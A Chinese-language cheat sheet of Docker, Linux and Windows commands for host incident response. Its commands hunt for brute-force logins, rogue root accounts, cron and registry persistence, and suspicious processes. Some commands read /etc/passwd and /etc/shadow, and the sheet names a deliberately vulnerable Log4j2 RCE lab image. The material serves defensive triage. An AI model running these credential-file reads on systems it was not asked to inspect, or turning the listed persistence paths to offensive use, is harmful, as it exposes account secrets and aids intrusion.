systemctl start docker 启动docker images 查看有哪些镜像docker run -it ubuntu /bin/bash 进入docker容器镜像docker rmi -f ba6acccedd29（id） 删除镜像docker search centos 搜索仓库里面的镜像docker pull centos 根据搜索到的镜像名字安装docker ps -a 查看容器docker start 952 启动容器docker ps 查看容器docker exec -it 95 /bin/bash 进入容器 docker run -d -P --name=mhy1 c15726116aefdocker cp /root/uploads.zip a709fdbbaff5:/app 传文件 docker.io/vulfocus/log4j2-rce-2021-12-09

### Linux命令：

1. 查看历史操作记录：history2.查看系统内核版本：uname -a3.查看CPU：cat /proc/cpuinfo4.查看网络：ifconfig -a5.查看内存：cat /proc/meminfo6.查看硬盘分区信息：lsblk -a7.查看网卡硬件信息：lspci | grep -i 'eth'8.查看BIOS信息：dmidecode -t bios9.查看系统所有活动的socket连接：netstat –an10.监听端口：netstat -utnpl11.查看网络连接：Netstat –anop12.查看启用的进程：lsof -i13.显示本机的arp缓冲区内容：arp -a14.屏蔽IP：iptables –A OUTPUT –d 104.31.225.6 –j DROP15.查看PID对应的CMD：ps -a16.查看程序的PID及cpu占用：ps -aux17.查看进程：ps -ef18.通过进程ID找到打开的端口和文件：Lsof –p PID19.查看端口运行情况：lsof -i :端口20.查看进程数：pstree21.查看进程CPU占用：sysdig -c topprocs\_cpu22.进程使用情况：top23.结束进程：kill -9 PID24.查看开机启动项：cat /etc/rc.local cat /etc/rc.d/rc.local ls /etc/rc.d ls /etc/rc3.d ls /etc/init.d25.查看计划任务：crontab -l cat /etc/crontab crontab –u root –l ls /etc/cron.\* ls /var/spool/cron/26.查看几天内更改的文件：Find –type f –mtime -27.查看一个文件的权限：getfacl 文件名28.查看文件具体信息：stat 文件名29.锁定目录：chattr +i file30.设置权限：chmod 00031.查看用户组：cat /etc/group32.查看系统注册账号：cat /etc/passwd33.查看是否产生了新的root权限用户：grep "0" /etc/passwd34.查看账户文件修改时间：ls -l /etc/passwd35.查看账户中特权用户：awk –F: '$3==0 {print $1}' /etc/passwd36.查看账户中空登录口令账户：Awk –F: 'length($2)==0 {print $1}' /etc/shadow37.查看能够登录的帐号：cat /etc/passwd | grep -E "/bin/bash$"38.锁定用户：usermod -L 用户名 passwd -l 用户名39.解锁用户：usermod -u 用户名 passwd -u 用户名40.查看网络服务：cat /etc/services41.查看环境变量：echo $PATH42.查看host是否被更改：cat /etc/hosts43.查看ssh版本：ssh -V44.查看ssh配置文件及时间：stat /usr/sbin/sshd45.检测sshd是否有邮箱信息：strings /usr/sbin/sshd46.查看登录成功的用户：grep 'Accepted' /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr47.查看登录失败的用户：grep 'Failed' /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr48.当前登录用户信息：w49.显示最近用户登录信息：last50.系统中所有用户在最近一次登录信息：lastlog51.显示用户错误登录的信息：lastb52.安全日志：/var/log/secure53.sftp上传日志：/var/log/messages54.查看相关系统日志配置情况：cat /etc/rsyslog.conf55.定位多少IP在爆破root账号：grep “Failed password for root” /var/log/secure | awk ‘{print $11}’ | sort | uniq -c | sort -nr | more56.定位有哪些IP在爆破：grep “Failed password” /var/log/secure|grep -E -o “(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?).(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?).(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?).(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)”|uniq -c57.爆破用户的字典：grep “Failed password” /var/log/secure|perl -e ‘while($\_=<>){ /for(.\*?) from/; print“$1\n”;}’|uniq -c|sort -nr58.登录成功的IP有哪些：grep “Accepted ” /var/log/secure | awk ‘{print $11}’ | sort | uniq -c | sort -nr | more59.登录成功的日期、用户名、IP：grep “Accepted ” /var/log/secure | awk ‘{print $1,$2,$3,$9,$11}’60.增加的用户：grep “useradd” /var/log/secure61.删除的用户：grep “userdel” /var/log/secure62.查看进程或者文件的MD5：md5sum 文件名

### windos命令：

1.系统基本信息：win+r cmd systeminfo2.网络配置信息：win+r cmd ipconfig /all 3.查看网络联通性: win+r cmd ping 地址4.查看ip地址与物理地址映射：win+r cmd arp -a5.跟踪路由：win+r cmd tracert -d 地址6.查看路由表：win+r cmd route print7.查看进程联网，可以直接定位到进程：win+r cmd Netstat –bno8.查看端口开启情况：win+r cmd Netstat -ano9.通过PID查找对应进程：win+r cmd tasklist|findstr “<PID号>”10.通过进程id查看对应的服务：win+r cmd tasklist /svc11.查看进程：win+r cmd Tasklist12.查看进程文件：win+r wmic process list13.查看进程模块：win+r cmd Tasklist /m14.查看计划任务：win+r taskschd.msc15.查看启动项：win+r msconfig16.打开注册表：win+r regedit16.1.注册表启动路径：Run：HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunOneceWindows\load：HKEY\_CURRENT\_USER\Software\Microsoft\WindowsNT\CurrentVersion\Windows\loadUserinit注册键：HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\UserinitExplorer\Run注册键：HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\RunRunOnce\Setup注册键：HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\Setup HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\SetupRunServices：HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunServices HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesRunServicesOnce：HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce17.当前用户启动文件夹路径：C:\\Documents and Settings\<用户名字>\「开始」菜单\程序\启动18.所有用户启动文件夹路径：C:\\Documents and Settings\All Users\「开始」菜单\程序\启动19.镜像劫持注册表路径：HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options20.文件关联注册表路径：HKEY\_LOCAL\_MACHINE\SOFTWARE\Classes\exefile\shell\open\command HKEY\_CLASSES\_ROOT\Word.Document.12\shell\Open\command21.查看服务：win+r services.msc22.服务注册表路径：HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services23.查看最近打开文件：win+r %UserProfile%\Recent24.关键目录：win+r %appdata% %temp% %LocalAppData% %ProgramData% %WinDir%25.查看克隆用户注册表路径：HKEY\_LOCAL\_MACHINE\SAM\SAM26.日志查看：win+r Eventvwr.msc27.查看本机开启的所有服务：win + r net start28.查看MD5值：win + r certutil -hashfile 文件名/进程 MD529.查看SHA1值：win + r certutil -hashfile 文件名/进程 SHA130.查看SHA256值：win + r certutil -hashfile 文件名/进程 SHA256